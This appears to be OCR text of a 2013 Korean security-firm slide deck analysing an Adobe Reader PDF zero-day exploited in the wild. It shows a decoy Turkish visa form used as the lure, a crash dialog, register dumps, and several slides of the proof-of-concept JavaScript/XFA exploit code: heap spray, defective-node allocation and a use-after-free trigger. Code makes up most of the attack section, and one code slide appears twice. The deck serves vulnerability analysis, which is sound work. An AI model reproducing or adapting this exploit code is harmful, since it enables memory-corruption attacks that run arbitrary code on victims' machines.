
A3SECURITY
www.a3security.com

PDF Zero-Day 취약점 분석

2013. 4. 17.

CVE-2012-0640 PDF 취약점



PHOTO

T.C. DIŞİŞLERİ BAKANLIĞI

http://www.mfa.gov.tr/mfa

TÜRKİYE CUMHURİYETİ DIŞİŞLERİ BAKANLIĞI
REPUBLIC OF TURKEY, MINISTRY OF FOREIGN AFFAIRS

VISA APPLICATION FORM

1. Family name (as in passport)	2. Maiden name
3. First name(s) (as in passport)	4. Date of birth (year-month-day)
5. ID-number (optional)	6. Sex □ Male □ Female
7. Place of birth City :.............................. Country..............................	8. Marital status: □ Single □ Married □ Separated □ Divorced □ Widowed □ Other
9. Current citizenship	10. Citizenship at birth
11. Father's full name	12. Mother's full name

13. Type of passport □ Ordinary Passport □ Diplomatic Passport □ Service Passport	□ Travel Document (1951 Convention) □ Alien's passport □ Seaman's Passport □ Other (please specify)..	
14. Passport number	15. Issue and expiry date	16. Place of issue
17. If you are resident in a country other than your country of origin, have you permission to return to that country? □ No □ Yes, (number and validity)		

FOR OFFICIAL USE ONLY


Date of application:

Supporting documents:

Valid passport
Financial means
Invitation
Means of transport
Other:

Adobe Reader and Acrobat 9.x before 9.5.4, 10.x before 10.1.6, and 11.x before 11.0.02 allow remote attackers to execute arbitrary code or cause a denial of service (memory corruption) via a crafted PDF document, as exploited in the wild in February 2013.

PDF PoC 실행 결과




AcroRd32.exe - 응용 프로그램 오류

"0xdeadbeef"에 있는 명령이 "0xdeadbeef"의 메모리를 참조했습니다. 메모리는 "written"될 수 없었습니다.

프로그램을 마치려면 [확인]을 클릭하십시오.
프로그램을 디버그하려면 [취소]를 클릭하십시오.


```
EAX 0C0C0C28
ECX 0C0C0C20
EDX 0D1650C4
EBX 00000001
ESP 0012E11C
EBP 0012E158
ESI 0D1650C4
EDI 01C65B3C

EIP DEADBEEF
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
```

PoC Code 분석 - 1




```
function Spray() {
    var ZERO = DWordToString( 0 );
    var pTargetEip = DWordToString( gFakePointer + 8 );
    var blocksize = 0x400000 - 0x38;

    var trunk = pTargetEip;
    trunk += DWordToString( 0x00000001 );    // reference count
    trunk += DWordToString( gTargetEip );    // control eip

    while ( trunk.length < 0x44 / 2 ) trunk += pTargetEip;

    trunk = trunk.substring( 0, 0x44 / 2 );
    trunk += ZERO; // [FakePointer + 0x48] = null

    while ( trunk.length < 0x100 / 2 ) trunk += ZERO;
    trunk = trunk.substring( 0, 0x100 / 2 );

    while ( trunk.length < blocksize / 2 ) trunk += trunk;

    for ( var i = 0; i < 30; ++ i ) {
        blocks.push( trunk.substring( 0, (blocksize / 2 ) - 2 ) + pTargetEip );
    }
```

PoC Code 분석 - 2




```
function Start() {
  for (var index = 549; index >= 1; index--) {
   var node =
xfa.resolveNode("xfa[0].form[0].form1[0].#pageSet[0].page1[0].#subform[0].field" +
index.toString() + "[0].#ui[0]");
   uiListNodes.push(node);
   var node =
xfa.resolveNode("xfa[0].form[0].form1[0].#pageSet[0].page1[0].#subform[0].field" +
index.toString() + "[0].#ui[0].#choiceList[0]");
   choiceListNodes.push(node);
  }

  xfa.resolveNode("xfa[0].form[0].form1[0].#subform[0].rect1").keep.previous =
"contentArea";

  ggg = app.setTimeOut("GO();", 500);

}
```

PoC Code 분석 – 3




```
function Trigger( fakePointor ) {

  AllocateDefectiveNodes( fakePointor );
  var node = xfa.resolveNode("xfa[0].form[0].form1[0].#pageSet[0].page1[0].#subform[0].field0[0].#ui");

  if ( node == undefined ) {
    return false;
  }
  try {
    node.oneOfChild = choiceListNodes.pop();
  }
  catch (e) {
    return false;
  }

  return true;
}

function GO() {
    app.alert('go');
    for (var i = 0; i < 5; ++ i) Trigger( gFakePointer );

}
```

PoC Code 분석 – 4



```
function AllocateContentArea( cnt ) {
 var name = "contentArea";
 for ( var i = 0; i < cnt; i ++ ) {
  contentAreas.push( xfa.template.createNode(name, "t") );
 }
}

 function AllocateDefectiveNodes( fakePointor ) {
  var thunk = DWordToString( fakePointor );
  while (thunk.length < (2*2*2*2*2*2*2*2*2*2*13*2)) thunk += thunk;

  AllocateContentArea( (2*2*2*2*2*2*2*2*2) );

  var lastWord = HighWord( fakePointor );

  var dEFECTIVE = [];
  for (var index = 0; index < 40; index++) {
    dEFECTIVE.push( thunk.substring( 0, ((47*2*7*5*2*2*2*2) / 2) - 3 ) + lastWord + padding );
   }

  AllocateContentArea( cntArea );
 }
```

PoC Code 분석 – 5



```
function AllocateContentArea( cnt ) {
 var name = "contentArea";
 for ( var i = 0; i < cnt; i ++ ) {
  contentAreas.push( xfa.template.createNode(name, "t") );
 }
}

 function AllocateDefectiveNodes( fakePointor ) {
  var thunk = DWordToString( fakePointor );
  while (thunk.length < (2*2*2*2*2*2*2*2*2*2*2*13*2)) thunk += thunk;

  AllocateContentArea( (2*2*2*2*2*2*2*2*2) );

  var lastWord = HighWord( fakePointor );

  var dEFECTIVE = [];
  for (var index = 0; index < 40; index++) {
    dEFECTIVE.push( thunk.substring( 0, ((47*2*7*5*2*2*2*2) / 2) - 3 ) + lastWord + padding );
  }

  AllocateContentArea( cntArea );
 }
```

실제 분석 및 응용 시연

감사합니다.